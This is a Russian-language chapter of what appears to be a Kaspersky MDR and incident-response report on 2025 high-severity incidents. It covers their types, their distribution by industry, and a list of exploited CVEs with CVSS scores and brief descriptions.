
Аналитический отчет Kaspersky IR 2023

Аналитический отчет Kaspersky IR 2022

Аналитический отчет Kaspersky IR 2021

Аналитический отчет Kaspersky IR 2020

Получить отчеты



Глава IV

Характер инцидентов высокой критичности

Природа инцидентов высокой критичности

Классификация инцидентов только по уровню критичности является слишком общей, поэтому мы также классифицируем инциденты по их источнику. В этом разделе рассматривается такая классификация, но только применительно к инцидентам высокой критичности.

В MDR выделяются следующие типы инцидентов высокой критичности:

К категории **APT (целенаправленные атаки)** относятся целевые атаки, а также в целом любые формы человекоуправляемых атак.

Если обнаруживаются какие-либо артефакты, связанные с ранее проведенной человекоуправляемой атакой, например следы использования специализированных инструментов, таких как компоненты Meterpreter или Cobalt Strike beacon, инцидент классифицируется как **APT traces (следы целенаправленных атак)**.

Поскольку MDR собирает с конечных устройств часть инвентаризационных данных, сервис располагает информацией об уязвимых приложениях и компонентах операционной системы на хостах. Если выявляется критическая уязвимость, инцидент высокой критичности получает дополнительную классификацию **Уязвимости**.

Если наблюдается вредоносная активность без активного участия человека, но потенциальное или фактическое воздействие атаки соответствует высокой критичности — как, например, в случае вспышки программы-вымогателя, — инцидент классифицируется как **Вредоносное ПО**.

Инцидент, связанный с **Социальной инженерией**, классифицируется как инцидент высокой критичности, если атака оказалась успешной, привела к дальнейшему развитию инцидента и не была автоматически нейтрализована. Обычно это означает, что пользователь перешел по вредоносной ссылке, запустил вложение или совершил аналогичное действие. В таких случаях рекомендации, как правило, включают проведение мероприятий по повышению осведомленности пользователей в области ИБ.

Если наблюдается подозрительная активность, осуществляемая человеком, но клиент MDR подтверждает ее легитимность, инцидент классифицируется как **Тестирование безопасности (Red Team)**. Это может быть любой вид анализа защищенности или киберучений. Такую активность также можно рассматривать как инфраструктурное ложноположительное срабатывание, поскольку по своей природе она не является вредоносной. Однако, в большинстве случаев в рамках киберучений тестируется и эффективность работы MDR, поэтому клиенты явно указывают, что MDR должен сообщать о такой активности как об инциденте.

Если клиент напрямую подтверждает, что зафиксированная подозрительная активность от легитимной учетной записи без следов компрометации была следствием работы внутреннего нарушителя, инцидент классифицируется как **Инсайдерская активность**.

Инцидент классифицируется как **Нарушение политик безопасности**, если легитимная учетная запись выполняет подозрительные действия, например эксфильтрацию данных, при отсутствии признаков ее компрометации.

Теперь рассмотрим распределение числа пострадавших организаций и инцидентов по описанным типам.

Основные причины инцидентов высокой критичности

Рисунок 10 Доля различных типов инцидентов высокой критичности




Рисунок 11 Доля организаций, в которых наблюдались инциденты высокой критичности, по типам

В 2025 году статистика Kaspersky MDR показала, что человекоуправляемые атаки, включая вредоносную APT-активность и санкционированные клиентами учения Red Teaming, были основной причиной инцидентов высокой критичности, совокупно составив почти 47% всех таких случаев. Это доминирование отражает стратегическую эволюцию ландшафта угроз: злоумышленники все чаще отдают предпочтение атакам с непосредственным участием человека вместо автоматизированного вредоносного ПО для достижения конкретных целей с высоким потенциальным ущербом. Одновременно значительная доля учений, классифицированных как инциденты высокой критичности, указывает на то, что организации активно проверяют эффективность своей защиты в реалистичных сценариях вторжения.

Социальная инженерия заняла третье место среди наиболее распространенных причин, на нее пришлось более 15% инцидентов высокой критичности. Ее устойчивое присутствие в топ-3 указывает на фундаментальную уязвимость: одних только технических средств защиты недостаточно для требуемого снижения рисков, связанных с человеческим фактором, поэтому фишинг и претекстинг по-прежнему остаются надежными векторами первоначального доступа для злоумышленников.


Примечательно, что атаки с использованием вредоносного ПО без наблюдаемого активного участия человека составили лишь 11% инцидентов, что может свидетельствовать о повышении эффективности средств защиты конечных устройств. **В то же время значительная доля серьезных нарушений политик безопасности — более 13% — показывает, что ошибочные настройки и несанкционированные действия по-прежнему создают существенные риски.** Небольшая доля инцидентов, связанных с обнаружением уязвимостей, — менее 5% — объясняется тем, что MDR ориентирован на выявление активных угроз, а не на проактивное сканирование. Почти полное отсутствие подтвержденных инсайдерских угроз — менее 1% — подтверждает их редкость по сравнению с внешней человекоуправляемой активностью.

В течение 2025 года ни одна из выявленных DOS-атак не была классифицирована как инцидент высокой критичности.

Инциденты высокой критичности по отраслям

Рассмотрим распределение инцидентов высокой критичности по типам в различных отраслях, представленное на графике ниже.

Рисунок 12 Количество инцидентов высокой критичности по типу и отраслям



В ИТ и госсекторе высока доля человекоуправляемых атак (41,0% и 33,3%) из-за интереса к интеллектуальной собственности и атакам на цепочки поставок. В СМИ лидирует социальная инженерия (33,3%), **что указывает на использование злоумышленниками сотрудников медиакомпаний в качестве начального вектора для развития будущих атак**.


Киберучения преобладают в регулируемых секторах (телеком — 50,0%, финансы — 36,1%), где низкий уровень атак (11,5%) и следов прошлых (1,6%) подтверждают эффективность ИБ. Вредоносное ПО встречалось в строительстве (37,5%) и образовании (22,2%), где критичные уязвимости (29,6%) связаны с нехваткой ресурсов ИТ.

Угрозы со стороны внутренних нарушителей, хотя и редки, концентрировались в секторах разработки (6,3%) и розничной торговли (4,8%), где сотрудники имеют доступ к чувствительным системам и могут быть мотивированы финансово.

Количество организаций с инцидентами высокой критичности по отраслям

На данном графике отображен процент клиентов Kaspersky MDR в каждой отрасли, столкнувшихся с инцидентами высокой критичности определенного типа.

Рисунок 13 Количество клиентов Kaspersky MDR, столкнувшихся с инцидентами высокой критичности, по отраслям



В 2025 году отраслевые модели подверженности атакам отражали операционные реалии соответствующих секторов. Телеком, госучреждения и ИТ столкнулись с наибольшим уровнем атак с участием человека (66,7%, 65,0% и 59,1%) в связи с их стратегической значимостью как критической инфраструктуры и хранилищ данных. Атаки на ИТ и телеком подтверждают растущую эксплуатацию доверительных отношений и цепочек поставок.

Вредоносное ПО концентрировалось в секторах образования (57,1%), разработки (55,6%) и здравоохранения (42,9%) — отраслях, где устаревшие системы, неуправляемые устройства или быстрые циклы разработки создают устойчивые уязвимости, которые эксплуатируют автоматизированные атаки.

Социальная инженерия затронула 45% госучреждений, за ними следуют образование (42,9%) и финансы (30,8%). Сотрудники госструктур подвергаются изощренным кампаниям по сбору учетных данных, тогда как открытая культура образовательных учреждений и высокая ценность транзакций в финансовом секторе способствуют эффективности претекстинга.

Киберучения были наиболее распространены в телекоме (66,7%), пищевой промышленности (62,5%) и финансах (50%), где регулируемые отрасли проактивно проверяют защиту посредством авторизованных симуляций. Наиболее зрелые секторы — телеком и финансы — правильно оценивают риски и стремятся проактивно подготовиться к отражению целевых атак с участием человека.

Инциденты, связанные с критичными уязвимостями, наиболее сильно затронули госсектор (25,0%), образование (14,3%) и пищевую промышленность (12,5%) — секторы, где ресурсные ограничения или зависимость от операционных технологий замедляют установку патчей, оставляя системы уязвимыми дольше, чем в отраслях с большими ресурсами.

Наиболее распространенные уязвимости

На диаграмме ниже представлена доля уязвимостей, эксплуатация которых наблюдалась в 2025 году, в разбивке по году их первого раскрытия[7].

Рисунок 14 Уязвимости прошлых лет, эксплуатировавшиеся в 2025 году

Как и в предыдущем году, наиболее распространенными уязвимостями в нашей выборке за 2025 год были уязвимости в продуктах Microsoft (Windows, Exchange, Active Directory, SharePoint), такие как CVE-2021-1732, CVE-2021-41379, CVE-2021-42287, CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2023-24955, CVE-2023-29357 и CVE-2024-38094.

Мы также отметили рост числа уязвимостей в программном обеспечении Oracle и Fortinet, таком как Oracle E-Business Suite и Fortinet FortiOS. Были обнаружены уязвимости в SAP NetWeaver. Примечательно, что **для большинства CVE на момент атаки существовали публично доступные эксплойты, что облегчает их массовое использование большим кругом атакующих**.

50% уязвимостей, использование которых было выявлено в ходе мероприятий по реагированию на инциденты, позволяет выполнять удаленное исполнение кода (RCE) — в некоторых случаях без аутентификации, что значительно повышает общий риск. Другой тренд использования уязвимостей — повышение привилегий на локальном и доменном уровнях, особенно через уязвимости в службе Windows Installer и фреймворке Linux PolicyKit на этапе бокового перемещения.

Среди часто встречающихся типов ошибок, допущеных в процессе разработки: небезопасная десериализация (CWE-502), некорректная аутентификация / авторизация (CWE-287/288), обход пути (CWE-22), неограниченная загрузка файлов (CWE-434) и подделка запросов на стороне сервера (CWE-918) — все они могут напрямую привести к компрометации системы. Это уязвимости, которые можно было бы предотвратить использованием практик безопасной разработки (статический анализ кода, автоматизированный динамический анализ), что подтверждает необходимость уделять больше внимания безопасности на всех этапах жизненного цикла разработки и применять принципы безопасности и приватности на этапе проектирования (Security and Privacy by Design). Кроме того, организациям необходимо обеспечивать регулярное обновление и своевременную установку обновлений безопасности.

7 Данные об эксплуатации уязвимостей, приведённые в данном разделе, получены на основе статистики сервиса Incident Response (IR).

Полный список используемых CVE

Oracle WebLogic Server

CVE-2019-2725	CVSS 9.8 CRITICAL	CWE-74

Remote Code Execution (RCE)

Уязвимость в компоненте Oracle WebLogic Server, позволяющая неаутентифицированному пользователю выполнить удаленный код.

Windows Win32k

CVE-2021-1732	CVSS 7.8 HIGH	CWE-787

Privilege Escalation

Уязвимость в Win32k, позволяющая злоумышленнику повысить привилегии от обычной учетной записи до NT AUTHORITY\SYSTEM.

PolicyKit

CVE-2021-4034	CVSS 7.8 HIGH	CWE-125 & CWE-787

Privilege Escalation

Локальное повышение привилегий в инструментарии авторизации PolicyKit, используемом для взаимодействия непривилегированных процессов с привилегированными. Успешная атака позволяет непривилегированным пользователям получить административные права на целевой системе.

Windows Installer

CVE-2021-41379	CVSS 7.8 HIGH	CWE-59

Privilege Escalation

Эксплуатация уязвимостей в службе Windows Installer для локального выполнения произвольного кода с правами SYSTEM.

Active Directory Domain Services

CVE-2021-42287	CVSS 8.8 HIGH

Privilege Escalation

Уязвимый контроллер домена (DC) возвращает Ticket Granting Ticket (TGT) без Privileged Attribute Certificate (PAC).

Microsoft Exchange Server

CVE-2021-26855	CVSS 9.8 CRITICAL	CWE-918

Remote Code Execution (RCE)

Позволяет злоумышленнику обойти аутентификацию и выдать себя за администратора. Неаутентифицированный злоумышленник может выполнять произвольные команды на MS Exchange Server.

Microsoft Exchange Server

CVE-2021-26857	CVSS 7.8 HIGH	CWE-502

Remote Code Execution (RCE)

Уязвимость небезопасной десериализации в службе Unified Messaging, позволяющая злоумышленнику выполнить код с правами SYSTEM на Exchange Server.

Microsoft Exchange Server

CVE-2021-26858	CVSS 7.8 HIGH

Remote Code Execution (RCE)

Уязвимость записи произвольных файлов после аутентификации в MS Exchange. Успешная эксплуатация позволяет злоумышленнику записать файл по любому пути на сервере.

Microsoft Exchange Server

CVE-2021-27065	CVSS 7.8 HIGH	CWE-22

Remote Code Execution (RCE)

Удаленный злоумышленник может эксплуатировать эту уязвимость для раскрытия данных или выполнения произвольного кода в контексте приложения через специально сформированный HTTP-запрос.

Bitrix Site Manager

CVE-2022-27228	CVSS 9.8 CRITICAL	CWE-20

Remote Code Execution (RCE)

Уязвимость в модуле "Polls, Votes" Bitrix Site Manager, позволяющая удаленному неаутентифицированному злоумышленнику выполнить произвольный код.

Cisco Adaptive Security Appliance

CVE-2023-20269	CVSS 9.1 CRITICAL	CWE-863 & CWE-288

Unauthorized Access

Уязвимость в функции VPN устройств Cisco Adaptive Security Appliance (ASA) и Firepower Threat Defense (FTD), позволяющая неаутентифицированному удаленному злоумышленнику установить бесклиентскую SSL VPN-сессию с неавторизованным пользователем.

Microsoft SharePoint Server

CVE-2023-24955	CVSS 7.2 HIGH	CWE-94

Remote Code Execution (RCE)

Позволяет аутентифицированному владельцу сайта выполнить код на затронутом SharePoint Server.

Microsoft SharePoint Server

CVE-2023-29357	CVSS 9.8 CRITICAL	CWE-303

Privilege Escalation

Позволяет злоумышленнику выполнить произвольный код в контексте пула приложений SharePoint и учетной записи фермы SharePoint Server. Часто используется в связке с CVE-2023-24955.

J-Web of Juniper Networks Junos OS

CVE-2023-36845	CVSS 9.8 CRITICAL	CWE-473

Remote Code Execution (RCE)

Уязвимость манипуляции переменными окружения PHP, позволяющая выполнить RCE на затронутом оборудовании.

Microsoft SharePoint

CVE-2024-38094	CVSS 7.2 HIGH	CWE-502

Remote Code Execution (RCE)

Уязвимость десериализации SharePoint, позволяющая злоумышленнику выполнить произвольный код на затронутом сервере SharePoint.

Fortinet FortiOS

CVE-2024-55591	CVSS 9.8 CRITICAL	CWE-288

Authentication Bypass

Позволяет удаленному злоумышленнику получить привилегии super-admin через специально сформированные запросы к модулю Node.js websocket.

CommuniGate Pro Mail Server

BDU:2025-01331	Not defined	CWE-121

Недостаточные меры по нейтрализации специальных элементов, позволяющие удаленному нарушителю выполнить произвольный код.

TrueConf Server

BDU:2025-10116	Not defined	CWE-78

Remote Code Execution (RCE)

Недостаточный контроль доступа, позволяющий злоумышленнику отправлять запросы к определенным административным эндпоинтам без проверки разрешений.

Fortinet FortiOS

CVE-2025-24472	CVSS 8.1 HIGH	CWE-288

Authentication Bypass

Позволяет удаленному неаутентифицированному злоумышленнику, обладающему знанием серийных номеров вышестоящих и нижестоящих устройств, получить привилегии super-admin на нижестоящем устройстве при определенных условиях.

SAP NetWeaver

CVE-2025-31324	CVSS 9.8 CRITICAL	CWE-434

Unrestricted File Upload

SAP NetWeaver Visual Composer Metadata Uploader не защищен надлежащей авторизацией, что позволяет неаутентифицированному агенту загружать потенциально вредоносные исполняемые файлы.

SAP NetWeaver

CVE-2025-42999	CVSS 9.1 CRITICAL	CWE-502

Remote Code Execution (RCE)

Затронутые версии NetWeaver небезопасно обрабатывают десериализацию ненадежных данных, что может позволить RCE привилегированному пользователю.

Oracle E-Business Suite

CVE-2025-61882	CVSS 9.8 CRITICAL	CWE-287

Remote Code Execution (RCE)

Уязвимость в компоненте Concurrent Processing продукта Oracle E-Business Suite. При эксплуатации позволяет неаутентифицированному злоумышленнику захватить контроль над сервисом.

Oracle E-Business Suite

CVE-2025-61884	CVSS 7.5 HIGH	CWE-22

Server-Side Request Forgery (SSRF)

Уязвимость SSRF, которая может быть эксплуатирована удаленным неаутентифицированным злоумышленником. Успешные атаки могут привести к несанкционированному доступу к критическим данным или полному доступу ко всем данным Oracle Configurator.

ThrottleStop.sys

CVE-2025-7771	CVSS 8.7 HIGH	CWE-782

Local Privilege Escalation

